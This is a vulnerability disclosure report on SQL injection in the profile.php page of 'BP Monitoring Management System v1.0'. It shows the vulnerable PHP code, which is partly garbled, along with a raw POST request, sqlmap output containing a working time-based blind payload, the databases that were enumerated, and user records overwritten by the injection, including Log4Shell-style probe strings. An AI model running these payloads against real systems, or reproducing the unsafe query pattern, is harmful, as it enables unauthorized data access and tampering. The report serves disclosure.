


BP Monitoring Management System v1.0 Background Modification of Personal Information SQL Injection

Vulnerability Details

The front-end passes fullname and mobilenumber to the back-end



The vulnerability lies in the file profile.php, which receives parameters and directly concatenates them into SQL statements, which will cause SQL injection

```
1 <?php session_start();  
2 //DB connection  
3 include_once('includes/config.php');  
4 //validating Session  
5 if (strlen($_SESSION['aid']==0)) {  
6     header('location:logout.php');  
7 } else{  
8  
9  
10     if(isset($_POST['update']))  
11     {  
12         $uid=$_SESSION['aid'];  
13         $fname=$_POST['fullname'];  
14         $mobno=$_POST['mobilenumber'];  
15  
16  
17         $query=mysqli_query($con, "update tbluserregistration set fullName='".$fname.", mobileNumber='".$mobno' where id='".$uid"");  
18         if ($query) {  
19  
20             echo '<script>alert("Profile has been updated")</script>';  
21  
22             else{  
23  
24                 echo '<script>alert("Something Went Wrong. Please try again.")</script>';  
25  
26  
27  
28     }  
29  
30     <!DOCTYPE html>  
31     <html lang="en">  
32  
33     <head>  
34  
35         <meta charset="utf-8">  
36         <meta http-equiv="X-UA-Compatible" content="IE=edge">  
37         <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
```

POST packet

POST /BP-Monitoring-Management-System-PHP/bpmms/profile.php HTTP/1.1

Host: 192.168.43.247

Content-Length: 102

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Origin: <http://192.168.43.247>

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/111.0.0.0 Safari/537.36 Edg/111.0.1661.62

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: <http://192.168.43.247/BP-Monitoring-Management-System-PHP/bpmms/profile.php>

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

Cookie: PHPSESSID=9pggchlmskkoh0tin7ns6423s9

Connection: close

email=test@qq.com&mobilenumber=1111111111&update=Update&fullName=test

Screenshot of SQLmap results, revealing the existing databases in the database

```
[*] starting @ 16:38:29 /2023-04-07/
[16:38:29] [INFO] parsing HTTP request from 'a.txt'
[16:38:29] [INFO] resuming back-end DBMS 'mysql'
[16:38:29] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: mobilenumber (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=1838303859@qq.com&mobilenumber=1111111111' AND (SELECT 4591 FROM (SELECT(SLEEP(5)))Vszm) AND 'LRbx'='LRbx&update=Update&fullName=test
--
[16:38:29] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.0.12
[16:38:29] [INFO] fetching database names
[16:38:29] [INFO] fetching number of databases
[16:38:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[16:38:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]

y

11
[16:39:02] [INFO] retrieved:
[16:39:07] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[16:40:06] [INFO] retrieved: bluecms
[16:40:27] [INFO] retrieved: bpmmsdb
[16:40:51] [INFO] retrieved: demo_inxedu_v2_0_open
[16:42:16] [INFO] retrieved: edoc
[16:42:27] [INFO] retrieved: java_sec_code
[16:43:11] [INFO] retrieved: lmxcms
[16:43:33] [INFO] retrieved: mybatis
[16:43:53] [INFO] retrieved: mysql
[16:44:10] [INFO] retrieved: per
[16:44:25] [ERROR] invalid character detected, retrying..
[16:44:25] [WARNING] increasing time delay to 2 seconds
performance_schema
[16:45:55] [INFO] retrieved: test
available databases [11]:
[*] bluecms
[*] bpmmsdb
[*] demo_inxedu_v2_0_open
[*] edoc
[*] information_schema
[*] java_sec_code
[*] lmxcms
[*] mybatis
[*] mysql
[*] performance_schema
[*] test
[16:46:24] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.43.247'
[16:46:24] [WARNING] your sqlmap version is outdated
[*] ending @ 16:46:24 /2023-04-07/
```

The value of mobileNumber in the database has been uniformly modified to 1111111111 by maliciously injected SQL statements

The screenshot shows a database management interface. On the left, a tree view lists databases: bluecms, bpmmsdb, demo_inxedu_v2_0_open, edoc, information_schema, java_sec_code, lmxcms, mybatis, mysql, performance_schema, test, and session. The 'bpmmsdb' database is selected and highlighted with a red box. On the right, a table named 'tbluserregistration' is displayed with the following columns: id, fullName, emailid, mobileNumber, loginPassword, and regDate. The table contains six rows of data, all of which have the value '1111111111' in the 'mobileNumber' column.

id	fullName	emailid	mobileNumber	loginPassword	regDate
1	test	ak@test.com	1111111111	Test@123	2023-02-09 02:14:25
3	test	john@test.com	1111111111	Test@123	2023-02-15 01:36:12
4	test	2094065045@qq.co	1111111111	123456	2023-04-07 16:08:18
5	test	1838303859@qq.co	1111111111	123456	2023-04-07 16:19:38
6	test	\$(jndi:dns://3.post.1'	1111111111	\$(jndi:dns://4.post.1'	2023-04-07 16:19:44